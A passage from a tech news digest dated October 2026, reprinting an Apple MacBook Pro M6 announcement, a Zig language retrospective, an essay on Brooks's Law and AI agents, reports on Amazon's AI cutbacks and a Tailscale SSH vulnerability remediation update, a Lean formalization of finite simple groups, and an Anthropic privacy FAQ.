rewritten to use that mechanism.

Changes to existing words:

EMIT and TYPE now work through file words (and are redirectable).
HEADER now stores the compilation wordlist in the header and REVEAL
reveals into that wordlist.
changed behaviour of SYSTEM (no longer returns wretval, but puts it in
$?)  added (SYSTEM) ( c_addr u -- wretval wior ).
' and ['] now give an error for compile-only words.
The Daily Front Page 23 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Apple’s M6 Notebook, Again
article

New 14‑inch MacBook Pro with M6

by meetpateltech·▲ 165 points·201 comments·apple.com ↗
Supercharged by M6

Supercharged by M6, the 14-inch MacBook Pro features incredible performance and next-level AI capabilities, enhanced connectivity, and up to 24 hours of battery life, delivering even more value

A side view of a partially open 14-inch MacBook Pro with M6 is set against a glowing M6 logo in the background.

Supercharged by the all-new M6 chip, the 14-inch MacBook Pro brings extraordinary performance, AI capabilities, and up to 24 hours of battery life — making it an even more compelling value.

CUPERTINO, CALIFORNIA Apple today announced the new 14-inch MacBook Pro with M6, delivering even more performance, powerful on-device AI capabilities, and faster connectivity for college students, business users, creators, and more. M6 features an advanced 12-core CPU with the world’s fastest CPU core, so everything from productivity tasks to more demanding pro workflows feels incredibly fast and responsive.1 The 12-core GPU delivers up to 30 percent faster graphics and up to 25 percent faster AI workloads when compared to M5, making the 14-inch MacBook Pro with M6 a compelling value for users who need serious power.2 For those upgrading from M1, the performance gains are even more significant, with up to 11x faster graphics and up to 13x faster AI performance.3 With additional Neural Accelerators in the GPU and a Dual 16-core Neural Engine, M6 turns MacBook Pro into an even more powerful platform for AI — from taking advantage of Siri AI and Apple Intelligence features across apps and macOS to running LLMs locally, all while preserving user privacy.4 In addition, the 14-inch MacBook Pro features Wi-Fi 7 and Bluetooth 6, while superfast storage makes working with large files, exporting projects, and running demanding AI workflows fly. And with phenomenal battery life of up to 24 hours, it delivers the same remarkable performance whether plugged in or on battery, so users can work, create, and pursue their passions from anywhere.3 It also offers the advanced features users love, including the stunning Liquid Retina XDR display with a nano-texture option, a 12MP Center Stage camera, an immersive six-speaker sound system, and a wide array of ports. Together with macOS 27, the new 14-inch MacBook Pro with M6 is a major upgrade for existing Mac users and those coming to Mac for the first time. Available in space black and silver, it can be pre-ordered beginning tomorrow, October 28, with availability starting Friday, November 6.

Two people perform fieldwork using MacBook Pro outdoors on a sunny day.

The new 14-inch MacBook Pro with M6 combines next-generation performance and powerful on-device AI in a portable design, empowering students, creatives, developers, and business professionals to take their workflows anywhere.

“The 14-inch MacBook Pro is the pro laptop of choice for a wide range of users — from college students, to business professionals across every industry, to multidisciplinary creators doing it all on one device,” said Shelly Goldberg, Apple’s vice president of Hardware Engineering. “With the powerful M6 chip, we’re taking performance to the next level, with a boost in CPU speed and graphics and even more powerful capabilities for on-device AI. With its amazing battery life, remarkable Liquid Retina XDR display, and even faster connectivity, the new 14-inch MacBook Pro with M6 delivers a fantastic combination of performance, capability, and value.”

The Apple M6 logo.

M6 makes the 14-inch MacBook Pro faster than ever, thanks to a powerful 12-core CPU, advanced 12-core GPU, and Dual 16-core Neural Engine.

M6: Blazing-Fast Performance and On-Device AI Capabilities

M6 brings even more performance and next-level AI capabilities to the 14-inch MacBook Pro. Featuring a powerful 12-core CPU, a 12-core GPU with Neural Accelerators in each core, Dual 16-core Neural Engine, and faster unified memory, MacBook Pro with M6 is faster and more responsive.

The 12-core CPU, with two more cores than before, brings blazing-fast single- and multithreaded performance, so users can fly through everything from multitasking across apps to compiling code to handling complex creative workflows. The 12-core GPU, also with two additional cores, delivers up to 30 percent faster graphics performance when compared to M5.2 Everything from 3D modeling to photo editing and gaming feels incredibly fast, enhanced by a third-generation ray-tracing engine and Dynamic Caching to optimize on-chip memory. It also brings up to 25 percent faster performance for on-device AI workloads, like LLM prompt processing, compared to M5.3 The Dual 16-core Neural Engine delivers up to 1.9x faster performance than M5 and works with the advanced GPU to dramatically accelerate AI workloads like image generation, Super Resolution, and AI upscaling.2 The Neural Engine also powers Apple Intelligence, enabling advanced and energy-efficient on-device AI processing. The 14-inch MacBook Pro with M6 does all this with industry-leading performance per watt and up to 24 hours of battery life, the longest ever in a Mac. With 16GB of unified memory standard, configurable up to 32GB, and higher memory bandwidth up to 170GB/s, MacBook Pro makes multitasking and working with demanding apps and large projects even faster.

The 14-inch MacBook Pro with M6 helps motion designers model 3D objects, design product visualizations, and render animations with ease.

The 14-inch MacBook Pro with M6 enables:3

  • Up to 13x faster time to first token performance for LLM prompt processing compared to the 13-inch MacBook Pro with M1, and up to 1.3x faster than the 14-inch MacBook Pro with M5.
  • Up to 11.7x faster render performance with ray tracing in Blender compared to the 13-inch MacBook Pro with M1, and up to 1.3x faster than the 14-inch MacBook Pro with M5.
  • Up to 3.3x faster image-processing performance in Affinity compared to the 13-inch MacBook Pro with M1, and up to 1.2x faster than the 14-inch MacBook Pro with M5.
  • Up to 2.5x faster project build performance when compiling code in Xcode compared to the 13-inch MacBook Pro with M1, and up to 1.3x faster than the 14-inch MacBook Pro with M5.

A project is edited in Adobe After Effects on a 14-inch MacBook Pro with M6.

Film editors and content creators can quickly and efficiently composite visual effects and add cinematic motion graphics in popular video editing tools on the 14-inch MacBook Pro with M6.

An image is edited in the Pixelmator Pro app on the 14-inch MacBook Pro with M6.

Photographers and designers can make complex AI-powered image adjustments in real time using apps like Pixelmator Pro on the 14-inch MacBook Pro with M6.

Lines of code are compiled in Xcode on the new 14-inch MacBook Pro with M6.

Developers can build and test their apps with blazing-fast compile times in Xcode on the 14-inch MacBook Pro with M6.

A Huge Upgrade with Even More Value

There’s never been a better time for customers to upgrade from a previous-generation MacBook Pro with Apple silicon or an Intel-based Mac. The 14-inch MacBook Pro with M6 delivers remarkable value thanks to major performance improvements and powerful AI capabilities. The new 14-inch MacBook Pro also features all of the compelling capabilities that have made it so popular, including:

  • Phenomenal battery life: In addition to the huge leap in performance, battery life gets up to 14 additional hours for Intel-based upgraders and up to four more hours for users coming from M1, delivering up to 24 hours overall, so users can get more done on a single charge. Users coming from Intel-based and M1 systems will also get 16GB of starting unified memory, an additional Thunderbolt port, and the space black finish with an anodization seal for fewer fingerprints.
  • A brilliant pro display: The stunning Liquid Retina XDR display delivers up to 1600 nits of peak HDR brightness and a 1,000,000:1 contrast ratio, bringing HDR photos and videos to life with deep blacks, brilliant highlights, and vibrant colors. And for users working in bright or challenging lighting conditions, a nano-texture display option dramatically reduces reflections and glare.
  • Powerful connectivity: Now with Wi-Fi 7 and Bluetooth 6, the 14-inch MacBook Pro delivers fast wireless performance and low latency, along with support for up to two external displays. Its versatile array of ports — including the HDMI, MagSafe 3, and three Thunderbolt 4 ports; an SDXC card slot; and a headphone jack — makes it easy to connect high-speed peripherals, transfer photos, or expand a workspace.
  • Advanced camera, mics, and speakers: A 12MP Center Stage camera with Desk View helps keep users perfectly framed on video calls, while a studio-quality three-mic array and amazing six-speaker sound system with Spatial Audio deliver an immersive audio experience.
  • Fast charging: MacBook Pro with M6 supports fast charging, reaching up to 50 percent charge in just 30 minutes when paired with a compatible higher-wattage USB-C power adapter, such as the 96W Power Adapter.3
  • A laptop that’s built to last: With an enclosure made from 100 percent recycled aluminum, MacBook Pro is exceptionally durable and can stand up to everyday use for years to come.
  • Better together with iPhone: When used together with Continuity, iPhone and Mac are even more powerful — letting users move seamlessly across devices to share files and photos, hand off tasks, and even control their iPhone from their 14-inch MacBook Pro.5 Users switching to Mac for the first time can use iPhone to conveniently and securely transfer settings, files, photos, passwords, and more.

The Liquid Retina XDR display is showcased on the 14-inch MacBook Pro with M6.

The brilliant Liquid Retina XDR display delivers up to 1600 nits of peak HDR brightness and a 1,000,000:1 contrast ratio. HDR photos and videos look more true to life with deep blacks, brilliant highlights, and vibrant colors.

Two sides of the new 14-inch MacBook Pro show the laptop’s array of ports.

With the new 14-inch MacBook Pro, users can connect high-speed peripherals, transfer photos, work with multiple external displays, and more with its wide array of ports.

macOS 27 Golden Gate

The new 14-inch MacBook Pro with M6 comes to life with macOS 27, which includes Siri AI, a profoundly more capable, conversational, and personal assistant; helpful Apple Intelligence features across everyday apps; and improvements that make the Mac even more responsive and reliable. Siri AI can draw on personal context to help users find what they need in the moment across messages, emails, photos, and more; answer questions about virtually any topic; and get things done across apps — all with groundbreaking privacy protections. Siri AI is integrated into Spotlight and systemwide context menus, and users can ask Siri about what’s on their display with Visual Intelligence using a dedicated keyboard shortcut. Users can also write and edit with Siri almost anywhere they type.

Additionally, Apple Intelligence makes apps smarter and more useful. In Safari, it powers new tools that automatically organize a user’s tabs into topics; notify them of website changes, like product restocks or price drops; and enable the creation of custom extensions based on a description. Users can also easily create an automation in Shortcuts by simply describing it, or tap into intelligent photo editing tools in the Photos app. The new 14-inch MacBook Pro gets even more responsive, reliable, and delightful with refinements to design, performance, search, and more. Updates to Liquid Glass deliver an even more focused and approachable experience. A new slider in Settings gives users the option to personalize Liquid Glass, adjusting it anywhere from ultraclear to fully tinted to match their preference, and app icons are sharper and more defined.

14-inch MacBook Pro with M6 and the Environment

The new 14-inch MacBook Pro with M6 was built with the environment in mind and drives progress toward Apple’s ambitious plan to be carbon neutral across its entire footprint by 2030. It is made with 45 percent recycled content overall,6 including 100 percent recycled aluminum in the enclosure, 100 percent recycled cobalt in the battery, and, in a first for Apple, 100 percent recycled tantalum in multiple capacitors. It is manufactured with 60 percent renewable electricity, such as wind and solar, across the supply chain. The 14-inch MacBook Pro with M6 is designed to be durable and repairable, and meets Apple’s high standards for energy efficiency and safe chemistry. As with all Apple products, its paper packaging is 100 percent fiber-based7 and designed to be recycled.

Pricing and Availability

  • Customers can pre-order the new 14-inch MacBook Pro with M6 starting tomorrow, October 28, on apple.com/store and in the Apple Store app in 35 countries and regions, including the U.S. It will begin arriving to customers, and in Apple Store locations and Apple Authorized Resellers, starting Friday, November 6.
  • The 14-inch MacBook Pro with M6 starts at $1,999 (U.S.) and $1,899 (U.S.) with education savings. Additional technical specifications and configure-to-order options are available at apple.com/macbook-pro.
  • With Apple Upgrade, eligible customers in the U.S. can lease a new Mac with low monthly payments and easily upgrade at the end of their lease.8 Lease the 14-inch MacBook Pro with M6 with Apple Upgrade from $38.99 (U.S.) per month, excluding taxes and any trade-in credit, for 36 months.^
  • With Apple Trade In, customers can trade in their current computer and get credit toward a new Mac. Customers can visit apple.com/shop/trade-in to see what their device is worth. With year-round education pricing — available to current and newly accepted college students and educators — customers can save on MacBook Pro, along with a wide range of products and services through the Apple Store online and in stores. Visit the Apple Education Store for details. Customers in the U.S. who shop at Apple using Apple Card9 can pay monthly at 0 percent APR when they choose to check out with Apple Card Monthly Installments,10 and they’ll get 3 percent Daily Cash back — all up front. More information — including details on eligibility, exclusions, and Apple Card terms — is available at apple.com/apple-card/monthly-installments.
  • AppleCare delivers exceptional service and support, with flexible options for Apple users. Customers can choose AppleCare+ to cover their new Mac or, in available markets, AppleCare One to protect multiple products in one simple plan. Both plans include coverage for accidents like drops and spills, theft and loss protection on eligible products, battery replacement service, and priority support from Apple Experts. In the U.S., customers can also choose AppleCare One Family, which extends that same coverage to every eligible device across an Apple Family Sharing group for one fixed monthly price. For more information, visit apple.com/applecare.
  • Every customer who buys directly from Apple gets access to Personal Setup. In these guided one-on-one online sessions, a Specialist can walk them through setup or focus on features that will help them make the most of their new device. Customers can also learn more about getting started and going further with their new device with a Today at Apple session at their nearest Apple Store.
The Daily Front Page 24 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Four Months With Zig
article

Four Months of Zig

by ibobev·▲ 153 points·106 comments·gracefulliberty.com ↗
what I have liked about Zig so far and what I haven't

It has been about four months since I returned to Zig after being absent for a few years. In this time, I have written some software in Zig and reengaged with the community, online and in person. I decided to share some of that experience, including what I have liked about Zig so far and what I haven't. I'll include some comparisons to Rust along the way since that was my previous go-to language.

Projects

The first project I started in Zig was snurl. It is a library for interacting with the smallnet (Gemini, Finger, Gopher, Spartan, and such). My goal has been to provide an alternative to curl for the smallnet, with similar testing and fuzzing requirements but on a smaller scale. I wanted to roughly follow TigerStyle insofar as it made sense for the project.

Something I ran into early on was that the fuzzer didn't actually work. When getting excited about fuzzing in my last post, I didn't realize that the feature had not yet been completed. This isn't surprising, considering Zig's status, but it was disappointing, especially since the fuzzer is demonstrated in the generated main.zig file provided by zig init.

After this, I wrote a two programs which I have not published yet. The first is a small TUI typer racer. It was simpler than I expected to get a minimum version working so far. The second is an n-body simulator with stellar evolution using raylib.

Zig Day

The most exciting opportunity in the last few months was the chance to go to a local Zig Day. I learned of Zig Day Seattle occurring on Lobsters on August 20th. I was ecstatic to learn that there was a Zig Day in my area. Then I saw Andrew Kelley would be there and became more excited.

Zig Days are local meetups where people interested in Zig hang out, work on their projects together, and talk about Zig. For this Zig Day, I decided to work on snurl. A friend, Evin Yulo also decided to attend.

The event itself occurred in the Bothell library, moved there from the Bellevue library after so many people signed up that capacity was overwhelmed. Having the creator of Zig at the event will do that.

I love the format of these Zig Days and I'm glad they are a part of the community. Since they are run by local groups, it gives the whole Zig community a more interconnected feeling. It's a way to interact with other people who are interested in Zig in person. And, in this case, the creator of Zig itself.

I got the chance to talk with other programmers about their projects. Hopefully some ideological cross-pollination occurred that will make all our projects stronger. I ended up working on snurl with evin, who started work on integrating Zig's standard library TLS implementation as alternative backend.

I also briefly talked with Andrew Kelley. I hope Zig's built-in fuzzing gets fixed sometime soon!

Ryan Hendrickson wrote an excellent article outlining more of the events of that day from his perspective if you want more details.

I will definitely be attending Zig Day Seattle again in the future. I may even head down to Portland to catch one before the next local one comes around. I enjoy the opportunity to connect with other people interested in Zig and its values.

What I've Liked

anyzig

I love anyzig. I've had to use zig master and 0.16.0 for different projects, and anyzig has made that doable.

Unfortunately, it breaks outside of directories without a build.zig.zon, meaning if you have tooling that requires a zig command to work, it can only occur in project directories. This breaks autoformatting for my one-off Zig scripts. Maybe a default zig version could be provided in that case.

IO and Allocators

I know it frustrates some people, but I love the fact that you have to pass IO and allocator parameters to functions in Zig.

Allocators

I'll start with allocators, since they've been around longer. For each Zig function you have to accept an explicit allocator parameter. This is different from most programming languages which either use a default allocator that may be changed globally or one changed by a local context (see Odin).

I like being able to change allocators for different parts of code. You might want an arena allocator for some things but need a general purpose allocator for others. Sometimes a FixedBufferAllocator is all you need to perform an operation. Zig's style makes this all obvious to handle.

I prefer Zig's system to Odin's implicit context system since Zig keeps things explicit. It's clear whether a function allocates memory or not, and hard to accidentally pass in the wrong allocator.

This is also superior to Rust's hidden, infallible allocations that panic when memory is exhausted. They're working on adding explicit allocations, but this will be yet another feature tacked onto the language rather than something built from the ground up.

It's much easier to reason about programs that allocate memory in Zig.

IO

The IO parameter is even more powerful, even if it is newer. It is well worth the breaking changes required to bring it about (even if I skipped the 0.15.0 -> 0.16.0 transition). In Zig, every function that interacts with the underlying operating system (with caveats) requires an "IO" parameter. This provides the context for input, output, and everything else. Porting Zig to new operating systems is mostly just porting IO.

Practically, this is really nice for testing. When testing behavior, you just need to put in a testing IO instance that works as you need it to. You can change the input stream however you want, cause writes to fail, and anything else.

Just like with allocation, passing an IO argument makes it clear which programs are pure and which ones are not. You can tell at a glace whether or not a program is going to modify something external.

Zig has a really good track record of keeping things simple while also adding powerful features. Instead of adding 100 small features that do slightly different similar things, it tends to provide one major feature that supports all the various other use-cases. Low floor, high ceiling.

Comptime

I love comptime. It's a seamless way to do metaprogramming and precomputation all in one. Other people have written more detailed accounts so I shall move on.

Build System

Zig's build system is stellar. So much so that companies like Uber have adopted it for their software written in other languages.

One thing I like about it is that I can integrate other tools with it seamlessly in ways that Cargo complains about. This is especially important for one of my projects that involves code generation.

Dependency Culture

Zig has an excellent dependency culture. The main ethos is simple: avoid. When you don't need a dependency, don't add one. However, when you do, it's often a battle-tested library that Zig can effortlessly integrate with translate-c. You can easily also vendor in external dependencies and audit their code.

Most of my Zig programs have about one or two direct Zig dependencies, with zero indirect dependencies. This makes the codebase much easier to audit and control.

This stands in stark contrast to Rust, where the smallest of my projects regularly have a few direct and dozens of indirect dependencies.

This is thanks both to Zig's dependency culture and the fact that essential features like reflection, random number generation, clean error handling, and JSON parsing are built into the language or standard library rather than maintained as separate individual libraries. No need to depend on serde or syn in every program.

Zig encourages careful consideration before adding dependencies, and I appreciate that.

Handling Errors Effortlessly

Zig pushes programmers to handle errors correctly by default. The laziest way to handle errors in Zig is to use the try keyword and add ! to the function's return type.

This contrasts to Rust, which leads programmers to insert panics into their code. The issue is that it's often easier to panic when prototyping, and then leave that in the code longer than it should be. I've used production code written in Rust that panic instead of returning a proper error.

In Rust you can use ?, which is quicker than unwrap, but you also have to do something like Result<Type, Box<dyn std::error::Error>. That's a mouthful! Alternatively, you can use the anyhow crate and return anyhow::Result, which also provides some nice helper methods. But then you have to add a dependency for reasonable error handling. There's also Zig-style composable errors with yet another library.

Incremental Compilation

The core team members at Zig have been doing amazing work at incremental compilation. If you run zig build --watch -fincremental, the compiler will watch for changes, check exactly what you changed, and then modify only what you've changed down to linking. No effort beyond what's required, so it's faster that human perception even for large codebases. Zig was designed from the ground up to support this behavior.

This makes for a really nice workflow. I can just run the compiler in incremental mode right next to my text editor, and get updates on my code as I save. No time to get distracted with something else. With Rust projects 10+ seconds incremental compilation loops were common even in smaller projects. That's enough time to get distracted but not enough time to be productive doing something else, leaving annoying gaps that Zig eliminates.

Rust is disadvantaged here. It's a stable language that needs to maintain backwards compatibility. This means it can't afford to break things in order to improve compilation speed, at least not to any large degree. Meanwhile, if it makes Zig better, the maintainers are willing to break just about anything to ensure the end result will be perfect.

Currently, Zig only supports incremental compilation on x86_64 on Linux and macOS. If you use another operating system or architecture you won't have access to this feature yet, but in that case it's another thing to look out for!

This makes Zig just a bit more wonderful to work with. I'll take it.

What I'd Like to See

Improved Stability

Like every other user of Zig, I would like to see the standard library become more stable. I know that's one of the last tasks to do before 1.0, and there are many others before then, but it is frustrating to deal with the constant breakage in the ecosystem. My understanding is that that's why 0.17.0 took so long to be released.

Andrew Kelley said at Zig Day that he would like to see 1.0 more than anyone. I believe him, so I will have patience and trust that the final version will be excellent.

This is the one reason I still use Rust for some projects. Some cases require a stable programming language and the ecosystem that provides. But considering the impressive software that's being built in Zig these days, stability isn't everything. And there are projects for which the niceties of Zig outweigh its instability. I can't wait for 1.0.

Lifetime Support

I would like to see more assistance with lifetimes in the Zig compiler. Specifically, I would like to see returning local variables to fail in debug mode, either as a kind of built-in lint (as Andrew Kelley has mentioned wanting to implement) or as literally invalidating that memory after the function returns. That way new users quickly learn to avoid that pattern. Currently, it's easy to unintentionally break your code this way, even if you think you understand lifetimes.

Relatedly, the compiler currently accepts code that will be broken in the future. The compiler lets variables live the entire scope instead of the scope of a block. This means that if you stack-allocate a buffer and return it from a block, that buffer should be invalidated but isn't. My understanding is that this could silently break in a future Zig version.

// This works but will be invalid.
const foo = blk: {
	var buf: [1024]u8 = undefined;
	const n = try writeToBuf(&buf);
	break :blk buf[0..n];
};

More Documentation

Zig is poorly documented. It has enough to get you started, but to continue onward you have to parse intention from sparse doc comments that are sometimes attached to functions. Examples are rare. I still haven't got Zig's standard library TLS working in snurl because neither I nor a friend can figure out how to set up the buffers correctly.

Because of this lack of documentation, a lot of the knowledge for building solid Zig programs is distributed across the Web. If you're well integrated into Zig communities, having read the existing documentation, watched the presentations, and read the code, you can succeed. If you aren't that well integrated, however, it can be a challenge to work effectively.

The benefit of this is that it encourages people to engage in Zig communities (I'm an admin for the Matrix room, for example). While LLMs seek to demolish human collaboration, we need human-to-human collaboration now more than ever. However, we can still have that and nice documentation too. As we all know, people will still ask questions if you have things well-documented. And a good community knows how to point people towards good resources rather than just saying "RTFM".

I would also be curious to see what the intersection of Zig and literate programming could be. My literate programming tool is written in Rust right now, but that might change.

Comptime Allocators

I would love to parse JSON at compile time. For one of my projects, there is a JSON file that is stored inside the binary. It's static and could be parsed at compile time into a collection of structs.

However, the standard library JSON parser requires an allocator. Because there are no allocators that work at compile time, this means that any JSON parsing must be done at runtime. So that's what I did with my project.

I believe there is an intention of adding a JSON parser that does not require an allocator (the data already exists in the JSON string, after all). That will solve the immediate problem, but there are more general cases that may require an allocator. I believe FixedBufferAllocator worked at compile time before and served this purpose. It could do so again.

Better Bootstrapping

Zig's bootstrapping story is impressive. They erased the C++ version of their compiler and replaced it with a small WASM blob and WASM interpreter. The WASM file is a stripped-down version of the compiler that compiles the full Zig compiler to C, which is then compiled by the system C compiler. It's an interesting approach and you should read the linked article if you want more details.

The one caveat to this is that it requires the compiled binary blob checked into the source code. This is better than requiring the full previous compiler (like Rust), but it's not as good as having the full source available for every step of the process at all points. A malicious actor could still sneak something into the blob. More importantly, many distributions (like Debian) cannot properly package Zig at the moment because it's impossible to do so in a way that's compliant with their guidelines.

Their original plan was to use the compiler's C backend to generate a C version of the compiler which would then be maintained separately. They would then have two different source versions. They decided this approach would be too difficult, unfortunately.

Because of this, someone will have to make another Zig compiler in another language (probably C) that will improve the bootstrap process. This is explicitly not something the Zig Software Foundation wants to develop right now. This means that at the moment there is no way to bootstrap Zig fully from source.

This issue isn't just a theoretical problem. Because Zig can't be packaged on Debian, I had to choose another language for one of my projects to ensure wider possible usage.

Fortunately, this issue is temporary. Once Zig is stable, building an alternative compiler should be straightforward. Zig is designed to be a simple language where alternative implementations are humanly achievable, unlike other languages. Currently, the instability means any alternative compiler will be playing a constant game of catch-up, which is probably why the core team doesn't want to manage it while they're rapidly iterating.

Alas, this may also require waiting for 1.0. May it come soon!

Moving Forward

I will continue to use Zig. I'm excited about the direction it's going and I look forward to continuing to be a part of its community. So far, I've found no other programming language that I prefer more than Zig, even with its shortcomings. It's just stable enough that I don't have to make massive changes between releases. It will continue to be my go-to programming language for most projects.

One of these projects is ReTangled. It was previously written in Rust but I grew tired of the massive dependency trees and want to take full advantage of Zig's build system.

I've also been looking to contribute more to Zig directly. Between my limited time as a student, Zig's overflow of contributors already, and the poor documentation, this will be a challenge. But I want to contribute back, make an impact on the project, and become a better software engineer. Thankfully, improving contributor onboarding seems to be a priority for Andrew Kelley moving forward.

I'll also be at future Zig Days in Seattle, if you want to meet and work on Zig projects together!

The Daily Front Page 25 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Briefings: Work, Policy & Proof
article

The Mythical Man-Month in the Age of AI

by ilreb·▲ 462 points·332 comments·j11g.com ↗

Last weekend I watched four people desperately trying to get a laptop to connect to a screen. I was happily observing their efforts, with zero intent to join in.

But someone nudged me: can't you have a look at it?

My reply: "Haha sorry no! My experience is that adding more people will not solve this problem any quicker".

I was of course -- indirectly -- referring to Brooks's Law:

"Adding manpower to a late software project makes it later."

It was formulated by computer scientist Frederick P. Brooks Jr. in his 1975 book The Mythical Man-Month, based on his experience managing the IBM OS/360 project.

However I got to thinking. Does this still hold up in the age of AI agents and LLMs?

At first glance, you’d think no. The traditional bottlenecks -- onboarding time, endless stand-ups, and office politics -- disappear overnight. An AI agent is up to speed in milliseconds and doesn't demand a coffee break.

But when you look closer, and the law hasn't vanished. It just mutated.

The famous "Baby Problem" remains: nine agents still can’t deliver a baby in one month. Sequential tasks are still sequential.

Overhead hasn't disappeared; it shifted: instead of managing people, you are now managing agents. Someone still needs to define "done", review the code, catch hallucinations, and stitch the pieces together.

That someone is you.

Throw nine autonomous agents at a single codebase without crystal-clear orchestration, and they will happily rewrite each other's work in a high-speed loop.

Maybe the 2026 update to Brooks’s Law should be:

"Adding agents to a project with unclear requirements gets you the wrong answer faster."

The Daily Front Page 26 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Briefings: Work, Policy & Proof
article

Amazon Is Gutting Its AI Division After Sustained Failure

by dpflan·▲ 331 points·258 comments·futurism.com ↗

Hardly Knew Ye

Wait, Amazon has AI models?

A color-treated photo of Amazon Logistics, in Antwerp.

Getty Images / Futurism

By now, you’d be hard pressed to find anyone who isn’t broadly familiar with the AI heavyweights and their flagship models. OpenAI has ChatGPT, Anthropic has Claude, Google has Gemini. But what does Amazon have?

Not a whole lot, it turns out. Unlike its competitors in the tech megacorp scene, Amazon’s standout AI model — organized under the name “Nova” — is about the farthest thing from a household name. And that’s not likely to change anytime soon, because the ecommerce giant is now gutting its in-house AI labs, Bloomberg reports.

Per the outlet, Amazon is scaling back the ambitions of most of its Nova AI models and reorganizing its AI development teams as part of an effort to narrow its focus on “highest priority” goals, after its power-hungry large language models turned out to be a bust.

Accordingly, the company has put most of its AI models on ice, Amazon insiders told Bloomberg. This includes its text-based Nova models, as well as video- and image-generating models, all of which have been placed in a state of “keep the lights on,” meaning they’re technically still supported, but only receive the bare minimum resources needed to sustain them.

Instead, labor and computing power are being diverted toward a singular “frontier-model effort” led by Pieter Abbeel, director of the Berkeley Robot Learning Lab whose robotics company Covariant was hoovered up by Amazon in 2024. At the time Abbeel joined the tech giant, Covariant’s founders were working on AI models for robots, which lines up pretty well with Amazon’s push to automate everything it possibly can.

News of the shift in Amazon’s strategic focus comes a week after it closed one of its key AI offices in San Francisco, an 80-person site specializing in research on artificial general intelligence, the supposed next-level of AI development where the tech obtains human-level intelligence and reasoning skills.

With urgent questions swirling over whether LLMs can ever usher in a return on investment — let alone AGI — it may be that Amazon is jumping out of the AI hype cycle while it still can.

The Daily Front Page 27 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Briefings: Work, Policy & Proof
article

Tailscale SSH: Investigation and remediation update

by figmert·▲ 319 points·170 comments·tailscale.com ↗

We've now published four security bulletins detailing the Tailscale SSH vulnerabilities, their impact, affected configurations, and recommended customer actions. We've also published a blog post explaining our investigation, the findings, and the fixes we've made.

For the latest information, please refer to:

Security bulletins

TS-2026-014

TS-2026-015

TS-2026-016

TS-2026-017

Blog post

Tailscale SSH: Findings and fixes

We recommend that customers using Tailscale SSH review the bulletins and follow the applicable update guidance.


We're investigating security vulnerabilities affecting Tailscale SSH and wanted to share an update on what we've found, what we're doing about it, and what customers should know.

Our engineering and security teams have been investigating the reported issues with help from external security specialists. This builds on work already underway, which we've accelerated to address the findings and prepare fixes.

What we've found

Most of the Tailscale SSH issues we've identified concern privilege escalation. In some circumstances, someone already authorized to connect over Tailscale SSH may be able to perform actions beyond the permissions of their configured local user, including potentially gaining elevated privileges.

These are serious security issues, and we're treating them accordingly.

Exploitation depends on the permissions granted to the connecting user or device, the system's configuration, and other conditions. We're continuing to verify the full scope of the findings and which configurations may be affected.

Based on our current assessment, we're not recommending that everyone disable Tailscale SSH.

Remediation progress

Our engineers have implemented fixes for most of the issues identified and are completing testing ahead of a patched client release.

We're targeting a release by the end of Tuesday 27 October, subject to successful completion of testing. We'll update this page when the patched version is available, or if that timeline changes.

We're continuing to review the remaining findings and verify that our changes address the underlying problems.

What customers can do now

While we're preparing the update, we recommend reviewing your Tailscale SSH configuration:

  • Review SSH access policies. Make sure access is limited to the users and devices that need it.
  • Disable SSH forwarding if you don't need it. Set TS_SSH_DISABLE_FORWARDING=1 in the tailscaled service environment and restart the service. This disables SSH forwarding without disabling Tailscale SSH entirely, and mitigates several of the more serious findings.
  • Review access to sensitive systems. Consider temporarily tightening your Tailscale SSH access policies while we investigate, so that only the specific users and devices that need access can connect.
  • Prepare to update. Apply the patched Tailscale client release when it becomes available.

What happens next

Once the fixes are available, we'll publish a security advisory detailing the confirmed vulnerabilities, affected versions and configurations, their impact, and how to address them. We will link to that here when available.

We'll follow that with a technical blog post explaining the findings, the underlying causes, and the engineering changes we've made, again linked here when published.

If our assessment changes or we identify any additional steps customers need to take, we'll communicate those.

If you have questions about your particular environment, please contact Tailscale Support.

The Daily Front Page 28 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Briefings: Work, Policy & Proof
article

Classification of Finite Simple Groups Formalized in Lean

by pfdietz·▲ 221 points·68 comments·cfsg.axiommath.ai ↗

Mathematics that came out of the formalization. More papers will appear here.

The Unbalanced Group Theorem

A new group theory result that came out of this formalization project is reported in this paper. While formalizing the first-generation proof, we found counterexamples to a closure assertion used in a published route to the Unbalanced Group Theorem. The paper explains the obstruction and gives an alternative argument for the simple-group case, built on Solomon’s 1976 theory of maximal 2-components, whose key step is Theorem 2.3, the preservation of simple tops.

Read on Hexagon

Errata

We are working with group theorists to compile the errata we found in the literature, and will publish them here.

The Classification of Finite Simple Groups, formalized in Lean

The classification of finite simple groups is one of the great collective achievements of mathematics. Its first-generation proof spans thousands of journal pages, written by about a hundred mathematicians over several decades. It shows that every finite simple group is cyclic of prime order, alternating, of Lie type, or one of 26 sporadic groups.

Here we present a complete formalization in Lean following the first-generation proof, with every logical step checked by Lean’s kernel. Along the way, we found an issue in a published argument for the Unbalanced Group Theorem. The accompanying paper explains the issue and the alternative route used in our proof. Our blog post tells the full story.

The Daily Front Page 29 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Briefings: Work, Policy & Proof
article

Is my data used for model training?

by jonpizza·▲ 220 points·107 comments·privacy.claude.com ↗

This article is about our commercial products such as Claude for Work and the Anthropic API. For our consumer products such as Claude Free, Pro, Max and when accounts from those plans use Claude Code, see here.

By default, we will not use your inputs or outputs from our commercial products (e.g. Claude for Work, Anthropic API, Claude Gov, etc.) to train our models.

If you explicitly report feedback or bugs to us (e.g. via our thumbs up/down feedback button), or otherwise choose to allow us to use your data, then we may use your chats and coding sessions to train our models.

To find out more information regarding your use of an Anthropic commercial offering, or if you would like to know how to contact us regarding a privacy related topic, see our Trust Center and Commercial Terms.

Feedback

When you provide us feedback via our thumbs up / down button, we will store the entire related conversation, including any content, custom styles, conversation preferences, or model settings, in our secured back-end for up to 5 years. Feedback data does not include raw content from connectors (e.g. Google Drive), including remote and local MCP servers, though data may be included if it’s directly copied into your conversation with Claude.

We de-link your feedback from your user and customer IDs before it’s used by Anthropic. We may use your feedback to analyze the effectiveness of our services, conduct research, study user behavior, and train our AI models as permitted under applicable laws. We do not combine your feedback with your other conversations with Claude.

